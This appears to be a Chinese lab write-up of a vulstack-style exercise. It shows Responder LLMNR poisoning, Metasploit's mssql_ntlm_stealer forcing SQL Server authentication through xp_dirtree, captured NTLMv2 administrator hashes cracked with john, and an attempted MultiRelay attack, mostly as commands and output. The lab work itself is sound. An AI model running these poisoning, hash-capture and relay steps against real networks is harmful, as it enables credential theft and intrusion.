
需要提权，安装Responder，并监听

```
python3 Responder.py -I eth1 -rv
```

```
[firefart@localhost Responder-master]# python27 Responder.py -I eth1 -rv
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.0.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
```

使用mssql_ntlm_stealer，执行xp_dirtree，触发UNC

```
use auxiliary/admin/mssql/mssql_ntlm_stealer
set rhosts 192.168.93.20
set smbproxy 192.168.93.100
set rport 1433
set username testuser
set password cvcvgjASD!@
run
```



```
msf5 auxiliary(admin/mssql/mssql_ntlm_stealer) > show options

Module options (auxiliary/admin/mssql/mssql_ntlm_stealer):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD             cvcvgjASD!@      no        The password for the specified username
   RHOSTS               192.168.93.20    yes       The target host(s), range CIDR identifier, or hosts file with syntax
   RPORT                1433             yes       The target port (TCP)
   SMBPROXY             192.168.93.100   yes       IP of SMB proxy or sniffer.
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   THREADS              1                yes       The number of concurrent threads (max one per host)
   USERNAME             testuser         no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)

msf5 auxiliary(admin/mssql/mssql_ntlm_stealer) > run

[*] 192.168.93.20:1433    - DONT FORGET to run a SMB capture or relay module!
[*] 192.168.93.20:1433    - Forcing SQL Server at 192.168.93.20 to auth to 192.168.93.100 via xp_dirtree...
[-] 192.168.93.20:1433    - xp_dirtree failed to initiate authentication to smbproxy.
[*] 192.168.93.20:1433    - Forcing SQL Server at 192.168.93.20 to auth to 192.168.93.100 via xp_fileexist...
^C[*] 192.168.93.20:1433    - Caught interrupt from the console...
[*] Auxiliary module execution completed
```

```
[+] Generic Options:
    Responder NIC              [eth1]
    Responder IP               [192.168.93.100]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']



[!] Error starting TCP server on port 80, check permissions or other servers running.
[!] Error starting TCP server on port 25, check permissions or other servers running.
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.93.20 for name win-hnkgc593tsq
[*] [LLMNR]  Poisoned answer sent to 192.168.93.20 for name win-hnkgc593tsq
[MSSQL] Received connection from 192.168.93.20
[*] [LLMNR]  Poisoned answer sent to 192.168.93.20 for name win-hnkgc593tsq
[*] [LLMNR]  Poisoned answer sent to 192.168.93.20 for name win-hnkgc593tsq
[MSSQL] Received connection from 192.168.93.20
[*] [LLMNR]  Poisoned answer sent to 192.168.93.20 for name win-hnkgc593tsq
[*] [LLMNR]  Poisoned answer sent to 192.168.93.20 for name win-hnkgc593tsq
[MSSQL] Received connection from 192.168.93.20
[*] [LLMNR]  Poisoned answer sent to 192.168.93.20 for name win-hnkgc593tsq
[*] [LLMNR]  Poisoned answer sent to 192.168.93.20 for name win-hnkgc593tsq
[MSSQL] Received connection from 192.168.93.20
[*] [LLMNR]  Poisoned answer sent to 192.168.93.20 for name win-hnkgc593tsq
```

可惜没成功，没触发UNC，反而一直收到mssql服务的请求。。个人感觉是mssql的账户密码不对，但是去win2008测试又是正确的。。

> *参考文章:*
>
> https://xz.aliyun.com/t/3560
>
> https://www.jianshu.com/p/1b545a8b8b1e
>
> https://www.anquanke.com/post/id/193493#h2-10

假如收到了`SMB`请求以及`hash`，可以尝试john爆破

…

为了测试，直接在win2008中使用ipc从而产生SMB请求

```
net use \\192.168.93.100\aaa
```

```
[+] Listening for events...
[MSSQL] Received connection from 192.168.93.20
[MSSQL] Received connection from 192.168.93.20
[MSSQL] Received connection from 192.168.93.20
[MSSQL] Received connection from 192.168.93.20
[MSSQL] Received connection from 192.168.93.20
[SMB] NTLMv2-SSP Client   : 192.168.93.20
[SMB] NTLMv2-SSP Username : WIN2008\Administrator
[SMB] NTLMv2-SSP Hash     : Administrator::WIN2008:61d7bda85549d4af:0C0D1896A757A
883C9F8D1D54937EB07:0101000000000000ED12D2B5AF2ED6018CDE06D0A3FB932D0000000002000
E004E004F004D0041005400430048000100 0A0053004D0042003100320004000A0053004D00420031
00320003000A0053004D0042003100320005000A0053004D0042003100320008003000300000000000
0000000000000030000011C4314A8F10C5B6E59317CE9DBBCF8859B4494BEA8E251FCE09E150BA4F
27F40000000000000000
[SMB] NTLMv2-SSP Client   : 192.168.93.20
[SMB] NTLMv2-SSP Username : WIN2008\Administrator
[SMB] NTLMv2-SSP Hash     : Administrator::WIN2008:faa1ea01106eff64:6674595C6A7C5
6303F3B94817AD1844A:0101000000000000FD83D4B5AF2ED601BE9B68F0521F71600000000002000
A0053004D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003
000A0053004D0042003100320005000A0053004D0042003100320008003000300000000000000000
00000030000011C4314A8F10C5B6E59317CE9DBBCF8859B4494BEA8E251FCE09E150BA4F27F40000
000000000000
[SMB] Requested Share     : \\192.168.93.100\AAA
```

john爆破

```
root@kali:~/vulstack-3# john hash.txt --wordlist=word.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 2 needed for performance.
123qwe!ASD       (Administrator)
1g 0:00:00:00 DONE (2020-05-20 22:11) 100.0g/s 100.0p/s 100.0c/s 100.0C/s 123qwe!ASD
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

如果爆破失败，可以继续中继win2008打win7，


在Responder.conf 中关闭 smb、http

```
python MultiRelay.py -t 192.168.93.30 -u ALL
```

仍然用ipc连接测试，但是这里需要输入ipc连接的账户密码

```
C:\Users\Administrator>net use \\192.168.93.100\aa
Enter the user name for '192.168.93.100': administrator
Enter the password for 192.168.93.100:
System error 86 has occurred.

The specified network password is not correct.
```

没有成功



最主要还是msf中的`mssql_ntlm_stealer`模块没有成功，而且之前msf的mimikatz模块也没有成功，可能是我的msf有问题。。

参考链接

https://xz.aliyun.com/t/6988